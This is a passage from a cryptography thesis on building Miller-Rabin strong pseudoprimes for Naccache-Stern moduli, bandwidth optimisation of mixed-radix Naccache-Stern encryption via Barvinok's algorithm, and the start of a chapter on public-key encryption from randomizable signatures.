$$\left(\frac{A}{p}\right) = -1, \qquad \left(\frac{A}{q}\right) = +1, \quad \textit{and} \quad \left(\frac{A}{q}\right)_4 = -1.$$

Then $N = pq$ passes the Miller-Rabin test in base A.

Proof: Note that if $A^{(N-1)/2} \equiv -1 \bmod N$, then n passes the Miller-Rabin test in base a. It then suffices to compute this quantity modulo p and q respectively:

$$\begin{aligned} A^{(N-1)/2} &\equiv A^{(p-1)/2} \equiv \left(\frac{A}{p}\right) \equiv -1 \bmod p \\ A^{(N-1)/2} &\equiv A^{3(q-1)/4} \equiv \left(\frac{A}{p}\right)_4^3 \equiv -1 \bmod q. \end{aligned}$$

□ □

Bases $\eta > 5$. Let $\eta \geq 7$ be a prime number. We consider here the case $p \equiv 5 \bmod 8$, i.e. $q \equiv 9 \bmod 16$. We will leverage the following classical result:

Theorem 5.5 *Let q be a prime number, $q = A^2 + B^2 \equiv 1 \bmod 8$ with B even. Let η be a prime number such that $(p/\eta) = 1$, then*

$$\left(\frac{\eta}{q}\right)_4 = 1 \Leftrightarrow \begin{cases} \eta \mid B & \textit{, or} \\ \eta \mid A \textit{ and } \left(\frac{2}{\eta}\right) = 1 & \textit{, or} \\ A \equiv \mu B \textit{ where } \mu^2 + 1 \equiv \lambda^2 \bmod \eta \textit{ and } \left(\frac{\lambda(\lambda+1)}{\eta}\right) = 1 \end{cases}$$

We will also need the following easy lemmata:

Lemma 5.6 *Let $\eta \geq 7$ be a prime number, there is at least an integer Λ such that*

$$\left(\frac{\Lambda}{\eta}\right) = \left(\frac{2-\Lambda}{\eta}\right) = -1.$$

Proof: Let

$$\begin{aligned} s_1 &= \#\left\{ i \in \mathbb{F}_\eta, \left(\frac{i}{\eta}\right) = +1, \left(\frac{2-i}{\eta}\right) = +1, \right\} \\ s_2 &= \#\left\{ i \in \mathbb{F}_\eta, \left(\frac{i}{\eta}\right) = +1, \left(\frac{2-i}{\eta}\right) = -1, \right\} \\ s_3 &= \#\left\{ i \in \mathbb{F}_\eta, \left(\frac{i}{\eta}\right) = -1, \left(\frac{2-i}{\eta}\right) = +1, \right\} \\ s_4 &= \#\left\{ i \in \mathbb{F}_\eta, \left(\frac{i}{\eta}\right) = -1, \left(\frac{2-i}{\eta}\right) = -1, \right\}. \end{aligned}$$

Then it is clear that $s_1 + s_2 + s_3 + s_4 = \eta - 2$. The quantity $s_1 + s_2$ corresponds to the number of quadratic residues modulo η, except maybe 2. Therefore,

$$s_1 + s_2 = \frac{\eta - \left(\frac{2}{\eta}\right)}{2} - 1.$$

By symmetry between i and $2 - i$, we have $s_2 = s_3$. We also have

$$\begin{aligned} s_2 + s_3 &= \#\left\{i \in \mathbb{F}_\eta, \left(\frac{i(2-i)}{\eta}\right) = -1\right\} \\ &= \#\left\{i \in \mathbb{F}_\eta^*, \left(\frac{2/i - 1}{\eta}\right) = -1\right\} \\ &= \#\left\{u \in \mathbb{F}_\eta, u \neq -1, \left(\frac{u}{\eta}\right) = -1\right\} \\ &= \frac{\eta + \left(\frac{-1}{\eta}\right)}{2} - 1. \end{aligned}$$

From that we get the value of s_4:

$$s_4 = \frac{\eta + 2\left(\frac{2}{\eta}\right) - \left(\frac{-1}{\eta}\right) - 2}{4}.$$

Therefore, for every $\eta \geq 7$, $s_4 > 0$. □ □

Choosing such an i, we denote λ the integer such that $i = 1 + 1/\lambda \bmod \eta$. Then,

$$\begin{aligned} \left(\frac{1 + 1/\lambda}{\eta}\right) = \left(\frac{1 - 1/\lambda}{\eta}\right) &= -1 \\ \left(\frac{(\lambda+1)\lambda}{\eta}\right) = \left(\frac{(\lambda-1)\lambda}{\eta}\right) &= -1 \\ \left(\frac{\lambda^2 - 1}{\eta}\right) = \left(\frac{(\lambda+1)\lambda}{\eta}\right)\left(\frac{(\lambda-1)\lambda}{\eta}\right) &= 1. \end{aligned}$$

Let μ be such that $\mu^2 + 1 = \lambda^2$. We can thus construct λ and μ so that the third possibility of Theorem 5.5 is never satisfied.

Lemma 5.7 *Let $\eta \geq 7$ be a prime number, there is at least an integer x such that $(x/\eta) = -1$ and $(2x-1/\eta) = +1$.*

Proof: As for the previous lemma, we show that there are $\frac{1}{4}\left(\eta + 2\left(\frac{2}{\eta}\right) - \left(\frac{-1}{\eta}\right) - 2\right)$ such values of x, which strictly positive for $\eta \geq 7$. □ □

For such an x, we write $y = 2x - 1 = z^2 \bmod \eta$, $A_\eta = z/\lambda \bmod \eta$, and $B_\eta = A_\eta \mu$. We then have

$$A_\eta^2 + B_\eta^2 = (1 + \mu^2)A_\eta^2 = \lambda^2 A_\eta^2 = z^2 = y \bmod \eta$$

If $q = A^2 + B^2 \equiv 1 \bmod 8$ is prime, with B even, $A \equiv A_\eta \bmod \eta$, and $B \equiv B_\eta \bmod \eta$, then we see that the conditions of Theorem 5.5 are not satisfied, hence $(\eta/q)_4 = -1$. Furthermore, $q \equiv y \bmod \eta$ so that $(\eta/q) = +1$. If we assume that $p = (q+1)/2$ is prime, and that $p \equiv 5 \bmod 8$, then the conditions of Theorem 5.4 are satisfied. Indeed, $p \equiv x \bmod \eta$ so that $(\eta/p) = (x/\eta) = -1$. Thus we generated a pseudo-prime in base η.

All in all, the results from this section are captured by the following theorem.

Theorem 5.8 *Let $\eta \geq 7$ be a prime number. There are integers A_η, A_η such that $N = pq$ is strongly pseudo-prime in base η, provided that*

$$\begin{cases} q & = A^2 + B^2 \\ B & \text{is even} \\ A & \equiv A_\eta \bmod \eta \\ B & \equiv B_\eta \bmod \eta \\ q & \equiv 9 \bmod 16 \\ p & = (q-1)/2 \\ q & \text{is prime} \\ p & \text{is prime} \end{cases}$$

Base $\eta = 2$. In that case the following theorem applies.

Theorem 5.9 *The integer $N = pq$ is strongly pseudo-prime in base 2 provided that*

$$\begin{cases} q & = A^2 + B^2 \\ A & \equiv 3 \bmod 8 \\ B & \equiv 4 \bmod 8 \\ p & = (q-1)/2 \\ q & \text{is prime} \\ p & \text{is prime} \end{cases}$$

Proof: From the conditions of Theorem 5.9, $q \equiv 9 \bmod 16$ and $q \equiv 5 \bmod 8$, which proves that 2 is a square modulo q and not modulo p, as it is not of the form $\alpha^2 + 64\beta^2$. □ □

Bases $\eta = 3$ and $\eta = 5$. In both cases, we cannot find p and q such that the base is a square modulo q and not modulo p. As we will see in the next section this is not too much of a problem in practice. We can in any case ensure that the base is a quartic residue modulo q, using for instance the following choices:

$$\begin{aligned} A_3 &= 1, \qquad B_3 = 0, \\ A_5 &= 1, \qquad B_5 = 0. \end{aligned}$$

5.1.4.4 Combining Bases

Consider a set $\mathfrak{P}$ of prime numbers, which will be used as bases. For each $\eta \in \mathfrak{P}$, we construct a_η, b_η as described in the previous section, using either the general construction (for $\eta \geq 7$) or the specific constructions (for $\eta = 2, 3, 5$). Then we invoke the Chinese remainder theorem, to get three integers $a_\mathfrak{P}$, $b_\mathfrak{P}$, and $m_\mathfrak{P}$ such that $N = pq$ is strongly pseudo-prime in all bases of $\mathfrak{P}$ (except maybe 3 and 5), provided that

$$\begin{cases} q & = A^2 + B^2 \\ B & \text{is even} \\ A & \equiv A_\mathfrak{P} \bmod m_\mathfrak{P} \\ B & \equiv B_\mathfrak{P} \bmod m_\mathfrak{P} \\ q & \equiv 9 \bmod 16 \\ p & = (q-1)/2 \\ q & \text{is prime} \\ p & \text{is prime} \end{cases}$$

In fact, running the algorithm several times eventually yields an integer N that is also strongly pseudo-prime in bases 3 and 5.

5.1.4.5 Numerical Example

Consider $\mathfrak{P} = \{p_1 = 2, \ldots, p_{46}\}$ the set of all primes smaller than 200. We get:

$$\begin{aligned} A_{\mathfrak{P}} &= 240951046641336683610293989487720938594370 \\ &\quad 004291312939412604284826003186518644050 11 \\ B_{\mathfrak{P}} &= 245001365620645512604278801997508301228 12 \\ &\quad 893754582325940381924810710923039050886 60 \\ m_{\mathfrak{P}} &= 311996881667338462129967964253192555067519 \\ &\quad 871596142037803721298994740461446588032 40 \end{aligned}$$

From these we get the following number N, which is strongly pseudo-prime over all the bases in $\mathfrak{P}$:

$$\begin{aligned} p = 291618506663979836485075552375425341271029 \\ 357276194940349058993812844768339307493938 \\ 127646594821817009025241290150371642768597 \\ 761443318584692039887707501189335237643121 \\ 80942186641722156221 \end{aligned}$$

$$\begin{aligned} q = 583237013327959672970151104750850682542058 \\ 714552389880698117987625689536678614987876 \\ 255293189643634018050482580300743285537195 \\ 522886637169384079775415002378670475286243 \\ 61884373283444312441 \end{aligned}$$

$$\begin{aligned} N = 170082706857859304601346542040880491869964 \\ 786138273235148360264007011659927137093809 \\ 425108069173579937879773358221849944506646 \\ 598887858361358403197265640650982893052328 \\ 560315650882284134206966583670388670205884 \\ 474179908395136256310311720485402493890312 \\ 415845968563781269490092889866038579183791 \\ 395019948173994150959921105615078612739999 \\ 526214224484620732447866580721733584546 1 \end{aligned}$$

This N can hence be used as the missing modulus needed to instantiate a "Step ①" NS variant.

5.1.5 Extensions

5.1.5.1 Using Composite Moduli

In the ②/③ variants of our scheme, one might be tempted to replace p *itself* by an RSA modulus n, where $\phi(n) = 2ab$. Indeed, the original NS construction allows for such a choice.

Doing so, however, would immediately leak information about the factorisation of n: Indeed, $\gcd(g^a - 1, n) = p$.

There is a workaround: First we choose p and q so that $(p-1)/2$ and $(q-1)/2$ are RSA moduli, i.e. $p - 1 = 2s_1s_2$ and $q - 1 = 2r_1r_2$, with large s_1, s_2, r_1, r_2. Then we set $n = pq$, $a = s_1r_1$, and $b = 2s_2r_2$. Therefore $\phi(n) = 2ab$ as before, but the GCD attack mentioned above does not apply, and the modified ②/③ Naccache-Stern cryptosystem works.

5.1.5.2 Bandwidth Improvements

The idea described in this paper is fully compatible with the modifications introduced in [CNS08] to improve encryption bandwidth.

But there is even more: An interesting observation is that, upon decryption, it is possible to recover both the message m and the whitening x^k. This is unlike most randomized encryption schemes, where the random nonce is lost. Thus we may contemplate storing some information in k, thereby augmenting somewhat the total information contained in a ciphertext. Alternatively, x^k may also be used as key material if NS is used (in a hybrid mode) as a key transfer mechanism.

For instance, given a message $m = m_1 \| m_2$, we may encrypt $m_1 \| k$ using the blinding m_2^k with odd k. Upon decryption, one recovers k, and computes the k-th root of the blinding factor m_2^k — such a root is unique with overwhelming probability — thereby reconstructing the whole message.

One nontrivial research direction is to provide, in the message m, *hints* that make solving the discrete log modulo p easier and thereby embed directly information in k.

5.2 Mixed-radix Naccache-Stern encryption

Abstract

In this work we explore a combinatorial optimisation problem stemming from the Naccache-Stern cryptosystem. This work is published as [GN17a].

The Naccache-Stern (NS) modular knapsack cryptosystem encodes messages $m = \{m_i\} \in \{0,1\}^n$ as $p_1^{m_1} \cdots p_n^{m_n} \bmod p$. For decryption to be possible, one must choose a large enough modulus p, namely $p > p_1 \cdots p_n$.

In this work we consider the possibility to encode m as a mixed-radix representation — which is just another way to dispatch m's bits. This gives encodings of the form $p_1^{\mu_1} \cdots p_\ell^{\mu_\ell}$, where for all i, $0 \leq \mu_i \leq w_i$ are integers. The original NS corresponds to $w_i = 1$.

One interest of such a representation is that some more weight could be put on the smallest primes p_i, which are much smaller than the largest primes. As a result, more bits are available for encoding, using the same p_i (and p) as the original NS. Note that decoding is not much harder than in the original NS case, as it suffices to iterate over the smoothness base at most $\max_i w_i$ times.

Mathematically, we consider the following problem:

$$\begin{cases} \text{Maximise} & \sum_{i=1}^{\ell} \log_2(1+w_i) \\ \text{Subject to} & w_i \in \mathbb{N}, \sum_{i=1}^{\ell} w_i \log_2(p_i) < \log_2(p) \end{cases} \tag{5.1}$$

Example 5.1 *NS with $\ell = 15$ and 64-bit modulus p can encode 15-bit messages. Using*

$$\mathbf{w} = \{7,4,2,2,1,1,1,1,1,1,1,1,1,0,0\}$$

we can encode 17-bit messages. Notice that the last two primes p_{14}, p_{15} are not used. This is a 13% increase in bandwidth, but it is arguably a small gain.

We now face several interesting questions: Does an optimal $\mathbf{w}$ always exist? How to find it? Is the gain marginal, or does it provide an (asymptotic or practical) advantage?

5.2.1 A daunting optimisation problem

Equation (5.1) can be reformulated, and simplified somewhat. First we may rewrite the objective as a polynomial in w_i; then we may further impose $w_{i+1} \leq w_i$ for all $1 \leq i \leq \ell$. The resulting problem is not strictly equivalent as Equation (5.1), but a solution for this modified problem is also an optimal solution for the original problem.

$$\begin{cases} \text{Maximise} & f(\mathbf{w}) = \prod_{i=1}^{\ell}(1+w_i) \\ \text{Subject to} & w_i \in \mathbb{N}, \\ & w_{i+1} \leq w_i, \\ & \sum_{i=1}^{\ell} w_i \log_2(p_i) < \log_2(p). \end{cases} \tag{5.2}$$

The linear constraints delimit a simplex, however the objective function is not itself linear, which prevents us from directly leveraging efficient linear programming techniques. Equation (5.2) belongs to a class of *polynomial* programming problems. Unfortunately,

Theorem 5.10 ([GJ79; DHK+06]) *The problem of minimizing a degree-4 polynomial over the lattice points of a convex polygon is* NP*-hard.*

5.2.1.1 Brute-force exploration

Despite the problem's complexity, we may hope to exhaust all solutions for small enough instances. This can be achieved by backtracking, where we explore the combinatorial graph "from the end", i.e. with values of w_ℓ as roots, $w_{\ell-1}$ as subroots, etc.

One advantage of this approach is its simplicity; however it quickly runs out of steam as larger instances are considered. The solution of Example 5.1 was first computed this way.

It is interesting to compute the number of configurations that can be explored, i.e. the number of points in $P \cap \mathbb{Z}^n$, where P is the polytope defined by the constraints of Equation (5.2). In dimension 2 one can use Pick's theorem, however there are no simple generalisations to higher dimensions of such a result. Rather, we may estimate the number of integer points as the volume of P:

$$N = |P \cap \mathbb{Z}^n| \approx \mathrm{vol}(P) = \frac{1}{n!} \prod_{i=1}^{n} \log_{p_i} p.$$

Assuming that all the p_i are of similar size, this is approximately $(\log_{p_n} p)^n / n!$; by the prime number theorem we have $\log_{p_n} p = \ln p / \ln(p_n) \approx \ln p / \ln(n \ln n)$, so that

$$N \approx \frac{(\ln p)^n}{n!(n \ln n)^n}$$

Using $p \geq \#75 \approx 2^{512}$, we find $N \approx 2^{82}$, which is nearly beyond reach — and in any case impractical.

5.2.1.2 Fully polynomial-time approximation scheme

In the face of Theorem 5.10, and of the comments above, we will alter the problem: First we replace the logarithms by their rational approximation, the precision of which will be discussed later; Second we look for an approximation to the optimum, rather than the optimum itself.

Approximation problem. Having an approximate value for the maximum value $f^* = f(\widehat{\mathbf{w}})$ taken by f on the optimal solution $\widehat{\mathbf{w}}$ provides us with a strategy:

Lemma 5.11 *Let P be an n-dimensional rational polytope. Assume that there exists a polynomial-time algorithm that computes f^* over $P \cap \mathbb{Z}^n$. Then there is a polynomial-time algorithm that finds a feasible solution $\overline{\mathbf{w}}$ such that $f^* - f(\overline{\mathbf{w}}) \leq O(\epsilon)$.*

Proof: We proceed by iterative bisection of P. □

Remark. The expression "polynomial-time" refers here to an algorithm whose complexity is bounded above by a polynomial function of the encoding of f and P.

Therefore we first focus on finding efficiently an approximation for f^*, from which an immediate algorithm follows (by Lemma 5.11), that provides an approximation to $\widehat{\mathbf{w}}$.

Recall the classical fact that, for $\{x_1, \ldots, x_n\}$ a collection of non-negative real numbers,

$$\max_i x_i = \|\mathbf{x}\|_\infty = \lim_{k \to \infty} \|\mathbf{x}\|_k$$

where $\|\cdot\|_k$ is the ℓ_k-norm, from which we get

$$n^{-\frac{1}{k}} \|\mathbf{x}\|_k \leq \|\mathbf{x}\|_\infty \leq \|\mathbf{x}\|_k.$$

Now, denote $x_i = f(\mathbf{w})$ for all w in the rational polytope P, and $\mathbf{x} = (x_1, \ldots, x_N)$, where $N = |P \cap \mathbb{Z}^n|$. Then for all $k > 0$,

$$N^{-\frac{1}{k}} \|\mathbf{x}\|_k \leq \|\mathbf{x}\|_\infty \leq \|\mathbf{x}\|_k.$$

Phrased equivalently, the optimal solution, $\widehat{\mathbf{w}} = \|\mathbf{x}\|_\infty$, can be approximated by *summing* a polynomial in the points of $P \cap \mathbb{Z}^n$. Namely:

Lemma 5.12 *Let $\epsilon > 0$, then for $k = \lceil (1 + 1/\epsilon) \log \ell \rceil$,*

$$\|\mathbf{x}\|_k \left(1 - \ell^{-\frac{1}{k}}\right) \leq \epsilon f(\widehat{\mathbf{w}})$$

Remark. It is important to note at this point that we can expand the polynomial function f^k as a list of monomials in polynomial time.

The only remaining question is whether we can compute $\|x\|_k$ in polynomial time.

Polynomial-time computation over $P \cap \mathbb{Z}^n$. One difficulty is that P contains a priori an exponential number of integer points. Here is how to circumvent this apparent problem: Consider the *generating formal (Laurent) series*:

$$g(P; \mathbf{z}) = \sum_{\mathbf{w} \in P \cap \mathbb{Z}^n} \mathbf{z}^{\mathbf{w}}. \tag{5.3}$$

Since P is bounded, the sum is in fact finite, and $g(P; z)$ is a formal (Laurent) polynomial for which we may expect a short rational representation.

Example 5.2 *Consider P the interval $[0, k]$, so that $P \cap \mathbb{Z} = \{0, \dots, k\}$. We have*

$$\begin{aligned} g(P; z) &= \sum_{w \in P \cap \mathbb{Z}} z^w = \sum_{j=0}^{k} z^j = z^0 + z^1 + \cdots + z^k \\ &= \frac{1 - z^{k+1}}{1 - z}. \end{aligned}$$

The second line of the above equation gives a compact representation of $g(P; z)$, which is linear *in n. In particular, one may count the points in P — i.e. compute the ℓ_1-norm over the integer points of P — by carefully evaluating $g(P; z)$ at $z = 1$.* Carefully *refers to the $1 - z$ denominator, which requires us to use either residue methods, the Bernoulli-l'Hôpital rule, or a numerical approximation of the limit $\|\mathbf{w}\|_1 = \lim_{z \to 1} g(P; z)$.*

Theorem 5.13 ([Bar94; BP99]) *There exists a polynomial-time algorithm for computing the rational generating function of a polyhedron $P \subseteq \mathbb{R}^n$ given by rational inequalities.*

Theorem 5.13 is constructive and provides an explicit algorithm, that we reproduce below. But first, observe that the knowledge of $g(P; \mathbf{z})$ is enough to compute the function

$$g(P, h; \mathbf{z}) = \sum_{\mathbf{w} \in P \cap \mathbb{Z}^n} h(\mathbf{w}) \mathbf{z}^{\mathbf{w}}.$$

Example 5.3 *Consider the same setting as in Example 5.2, and let D be the differential operator $D = \left(z \frac{\mathrm{d}}{\mathrm{d}z}\right)^2$. Then*

$$\begin{aligned} Dg(P; z) &= D \frac{1 - z^{k+1}}{1 - z} \\ &= \left(z \frac{\mathrm{d}}{\mathrm{d}z}\right) \left(z \frac{\mathrm{d}}{\mathrm{d}z} \frac{1 - z^{k+1}}{1 - z}\right) \\ &= \left(z \frac{\mathrm{d}}{\mathrm{d}z}\right) \left(\frac{z(1 - (1+k)z^k + kz^{1+k})}{(1-z)^2}\right) \\ &= \frac{z((k(z-1)(k(z-1)-2) + z + 1)z^k - z - 1)}{(z-1)^3} \\ &= z^1 + 4z^2 + 9z^3 + \cdots + k^2 z^k \\ &= g(P, h; z) \end{aligned}$$

where $h(z) = z^2$.

Lemma 5.14 *Let $h \in \mathbb{Z}[w_1, \dots, w_n]$ be a polynomial, then there is a differential operator D_h such that $D_h g(P; \mathbf{z}) = g(P, h; \mathbf{z})$.*

Proof: This is a straightforward extension of Example 5.3: $D_h = h\left(w_1 \frac{\partial}{\partial w_1}, \dots, w_n \frac{\partial}{\partial w_n}\right)$. □

Combining this with Lemma 5.12, we see that the knowledge of $g(P, f^k; \mathbf{z})$ gives the the desired approximate solution. Hence everything hinges on Theorem 5.13 being polynomial-time.

Definition 5.5 *An algorithm $\mathcal{A}$ is an* ϵ-approximation algorithm *for a constrained optimisation problem with optimal cost f^* if, for each instance of the problem of encoding length N, $\mathcal{A}$ runs in* $\mathrm{poly}(n)$ *and returns a feasible solution with cost $f_{\mathcal{A}}$, such that $f_{\mathcal{A}} \geq (1 - \epsilon) f^*$.*

Definition 5.6 *A family $\{\mathcal{A}_\epsilon\}_\epsilon$ of ϵ-approximation algorithms is a* fully polynomial-time approximation scheme (FPTAS) *if the running time of $\mathcal{A}_\epsilon$ is* $\mathrm{poly}(n, 1/\epsilon)$.

Theorem 5.15 *Let f be a polynomial function over the integer points of a rational polytope P, and a rational number $\epsilon > 0$, where f is given as a list of monomials with rational coefficients and integer exponents, then there exists a FPTAS for the maximisation problem for all polynomial functions f that are non-negative on the feasible region, i.e. an polynomial-time algorithm that computes a feasible solution $\mathbf{x}_\epsilon$ such that*

$$|f(\mathbf{x}_\epsilon) - f^*| \leq \epsilon f^*$$

Proof: The algorithm is as follows: On input P, f, $\epsilon > 0$,

1. Compute $k = (1 + 1/\epsilon)\log(|P \cap \mathbb{Z}^n|)$ (as in Lemma 5.12)
2. Compute f^k as a list of monomials
3. Use Lemma 5.14 to compute D_{f^k}
4. Use Barvinok's algorithm (Algorithm 16) to get the function $g(P; \mathbf{z})$
5. Apply D_{f^k} to $g(P; \mathbf{z})$ to get $g(P, f^k; \mathbf{z})$
6. Using residue techniques, compute

$$LB_k = \left\lceil \left(\frac{g(P, f^k; \mathbf{1})}{g(P; \mathbf{1})} \right)^{\frac{1}{k}} \right\rceil$$
$$UB_k = \left\lfloor \left(g\left(P, f^k; \mathbf{1}\right) \right)^{\frac{1}{k}} \right\rfloor$$

   These bounds satisfy
$$UB_k - LB_k \leq f^* \left((|P \cap \mathbb{Z}^n|)^{\frac{1}{k}} - 1 \right)$$
7. Iteratively bisecting P (as in Lemma 5.11) we get a feasible solution that is $(1 - \epsilon)$-optimal.

Every step is easily checked to run in polynomial time. □

Algorithm 16: Barvinok's Algorithm [Bar94]

Input: Polyhedron P.
Output: Short generating function $g(P; \mathbf{z})$.

1. Compute all vertices $\mathbf{v}_i$, and corresponding supporting cones C_i, of P
2. Triangulate C_i into simplicial cones $C_{i,j}$, keeping track of all the intersecting proper faces
3. Apply signed decomposition to the cones $\mathbf{v}_i + C_{i,j}$, to obtain unimodular cones $\mathbf{v}_i + C_{i,j,l}$ (again keeping track of all the intersecting proper faces)
4. Compute the unique integer point $\mathbf{a}_i$ in the fundamental parallelepiped of every resulting cone $\mathbf{v}_i + C_{i,j,l}$.
5. For each unimodular cone, the generating function is $z^{\mathbf{a}} / \prod_{j=1}^{n}(1 - \mathbf{z}^{\mathbf{b}_j})$, where $\mathbf{a}$ is the integer point and $\mathbf{b}_j$ are the cone's spanning vectors.
6. Compute the signed summation of all the cones, resulting in $g(P; \mathbf{z})$.

5.2.2 Mixed-radix linear-bandwidth Naccache-Stern encryption

Using [CNS08], messages can be encoded by "packing" primes together. The resulting construction results in asymptotically linear bandwidth encryption.

- $\mathsf{Setup}(1^\kappa) \to \mathsf{pp}$. Let $\ell \geq 1$ and γ be two integers. We construct n "packs" containing γ small primes each, and pick a prime p such that
$$\prod_{i=1}^{n} p_{\gamma i}^{\ell} < p,$$
where p_i is the i-th prime number ($p_1 = 2$). Denoting
$$b = \binom{\gamma + \ell}{\ell},$$
we introduce an invertible function unrank that maps an integer $0 \leq m < b$ to a γ-tuple $(d_1, \ldots, d_\gamma)$ such that $0 \leq d_k$ and $d_1 + \cdots + d_k \leq \ell$. Set $\mathsf{pp} \leftarrow (p, n, \gamma, \ell)$.

- $\mathsf{KeyGen}(\mathsf{pp}) \to (\mathsf{sk}, \mathsf{pk})$. Choose a random integer $s \not| (p-1)$, and let $v_i \leftarrow p_i^{1/s} \bmod p$ for $i = 1$ to γn. Set $\mathsf{sk} \leftarrow q$, $\mathsf{pk} \leftarrow \{v_i\}$.

- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, m) \to c$. Write m in base b as $m_0, \ldots, m_{n-1}$, then $\{d_{i,j}\} \leftarrow \mathrm{unrank}(m_i)$. Finally,
$$c \leftarrow \prod_{i=0}^{n-1} \prod_{j=1}^{\gamma} v_{i\gamma+j}^{d_{i,j}} \bmod p.$$

- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, c) \to m$. Compute $c^s \bmod p$ in $\mathbb{N}$, factor over the smoothness base $\{p_i\}$ and recover each m_i as $m_i \leftarrow \mathrm{rank}(\{d_{i,j}\})$.

The main appeal of this approach is that p can be made much smaller compared to the original cryptosystem. We can use the techniques described above to optimise each "pack". Let's illustrate this on an example.

Example 5.4 *Let $n = 3$, $\gamma = 4$, $\ell = 1$, hence we will use the primes p_1 to p_{12}, for which an admissible value of p is 4931.*[5] *Let $s = 3079$. The public key consists in the $\{v_i\}$:*

$$\textit{pack 1} \begin{cases} v_1 = \sqrt[s]{2} \bmod p = 1370 \\ v_2 = \sqrt[s]{3} \bmod p = 1204 \\ v_3 = \sqrt[s]{5} \bmod p = 1455 \\ v_4 = \sqrt[s]{7} \bmod p = 3234 \end{cases} \quad \textit{pack 2} \begin{cases} v_5 = \sqrt[s]{11} \bmod p = 2544 \\ v_6 = \sqrt[s]{13} \bmod p = 3366 \\ v_7 = \sqrt[s]{17} \bmod p = 1994 \\ v_8 = \sqrt[s]{19} \bmod p = 3327 \end{cases} \quad \textit{pack 3} \begin{cases} v_9 = \sqrt[s]{23} \bmod p = 4376 \\ v_{10} = \sqrt[s]{29} \bmod p = 1921 \\ v_{11} = \sqrt[s]{31} \bmod p = 3537 \\ v_{12} = \sqrt[s]{37} \bmod p = 3747 \end{cases}$$

To encrypt a message, it is written in base $\gamma = 4$ and the appropriate v_i's are multiplied; thus if $m = 35 = 203_4$,

$$c = v_4 \cdot v_5 \cdot v_{11} \bmod p = 4484.$$

This cryptosystems allows the encoding of 6-bit messages.

There are two ways to introduce the mixed-radix approach: by choosing different pack sizes, for instance making the first pack larger, or by using varying powers of primes. The two approaches are related, as it might be more efficient to use e.g. a higher power of a small prime, rather than introducing a new large prime.

To illustrate the effect of pack-adjusting, assume that the packs have dimension $\gamma_1, \gamma_2, \gamma_3$; this allows the encoding of messages of $\log_2 \gamma_1\gamma_2\gamma_3$ bits, under the condition that $p_{\gamma_1} p_{\gamma_2+\gamma_1} p_{\gamma_1+\gamma_2+\gamma_3} < p$. The choice $\gamma_1 = 2, \gamma_2 = 4, \gamma_3 = 24$ satisfies the constraints and allows for encoding 192 different messages, i.e. a little more than 7-bit messages. Alternatively, using $\gamma_1 = \gamma_2 = 2, \gamma_3 = 16$, we still encode 6-bit messages, but we can safely bring p down to 1493.

The optimisation problem corresponding to pack-adjusting can readily be addressed using the same tools as in Section 5.2.1, and we give the results for small values of n in Table 5.1. As is visible already in this table, the gain of pack-adjusting increases, achieving a 50% bandwidth improvement for larger values of n.

[5] In the original NS setting, p would be at least 7420738134871.

Table 5.1: Comparison of the original and pack-adjusting mixed-radix linear-bandwidth Chevallier-Mames–Naccache–Stern encryption, for $\gamma = 4, \ell = 1$.

n	Minimal p	CMNS	MR-CMNS	Radix
1	11	2 bits	2 bits	4
2	137	4 bits	4 bits	3, 6
3	4931	6 bits	7 bits	2, 7, 11
4	260849	8 bits	10 bits	2, 4, 9, 17
5	18517753	10 bits	13 bits	2, 2, 8, 15, 23
6	1648077367	12 bits	16 bits	2, 2, 4, 12, 19, 30
7	176344276177	14 bits	19 bits	2, 2, 3, 7, 14, 23, 37
8	23101100172959	16 bits	23 bits	2, 2, 2, 5, 10, 19, 28, 44
9	3488266126107761	18 bits	26 bits	2, 2, 2, 3, 9, 12, 22, 32, 51

5.3 Public-key cryptosystems from signatures

Abstract

This paper proposes a new paradigm for the construction of public-key cryptosystems, from randomizable digital signatures. As an example, we derive a new pairing-based public-key cryptosystem that is simple, practical, compact, and provably secure under very mild conditions, namely the Decisional Diffie-Hellman assumption. Some variants of this scheme furthermore enjoy interesting homomorphic properties which hints at new research avenues in fully homomorphic encryption.

This is joint work with Marc Beunardeau, Houda Ferradi, and David Naccache.

5.3.1 Introduction

Public-key cryptosystems. Since the introduction of public-key cryptography in the late 1970's [DH76; Mer78; Pur74; RSA78; KM04; MH78], many candidate constructions were proposed based on the assumption that some mathematical problem is hard to solve.

Prime example of hard problems considered in the literature include: Factorizing a large number [Rab79]; Finding the e-th root modulo a composite n of arbitrary numbers, when n is the product of two large primes [RSA78]; Solving a large enough instance of the knapsack problem [MH78; NS97]; Finding the discrete logarithm in a group of large prime order [DH76; Kob87; Mil86; SS98].

However not all these candidates survived the test of time: Merkle and Hellman's knapsack-based cryptosystem [MH78], for instance, was broken by Shamir [Sha82] using a now-classical lattice reduction algorithm [LLL82].

Looking back on the history of public-key cryptography [KM04] it seems that almost every new cryptosystem comes with its cortege of new assumptions. As observed by Naor [Nao03], Goldwasser and Kalai [GK16], we face an increase in the number of new assumptions, which are often complex to define, difficult to interpret, and at times hard to untangle from the constructions which utilize them [BBC+13]. While being instrumental to progress and a better understanding of the field, new assumptions often shed doubt on the real security of the schemes building on them.

Encryption from signature. The origin of this paper draws from the following intuition: It should be possible to construct public-key cryptosystems from signatures, provided the signatures satisfy some generic properties. We describe below a generic framework to build cryptosystems from randomizable signatures, which concretizes this intuition. But then, looking at the internals of the signature schemes (especially [Wat05; PS15c]), we were surprised to find that it was in fact possible to decouple the public and private key.

More precisely, the public key material belongs to some group $\mathbb{G}_1$ while the private key belongs to an unrelated group $\mathbb{G}_2$ (which is not even necessarily public).

This feature enables us to substantially weaken the assumptions under which our construction is secure.,

5.3.2 Preliminaries

5.3.2.1 Public-key cryptosystems

Consider a plaintext space $\mathcal{M} = \{0,1\}^m$, a key space $\mathcal{K} = \{0,1\}^k$ and a ciphertext space $\mathcal{C} = \{0,1\}^c$. Recall that a public-key cryptosystem is usually defined as follows:

Definition 5.7 (Public-Key Cryptosystem) *A public-key cryptosystem is a set of four algorithms:*

- $\mathsf{Setup}(k)$ *takes as input a security parameter* k *and outputs public parameters* pp*;*
- $\mathsf{KeyGen}(\mathsf{pp}) \in \mathcal{K}^2$ *takes as input* pp*, and outputs a pair* $(\mathsf{sk}, \mathsf{pk})$ *of secret and public keys – we make the assumption that* sk *contains* pk*;*
- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, m) \in \mathcal{C}$ *takes as input* pk *and a message* m*, and outputs a ciphertext* c*;*
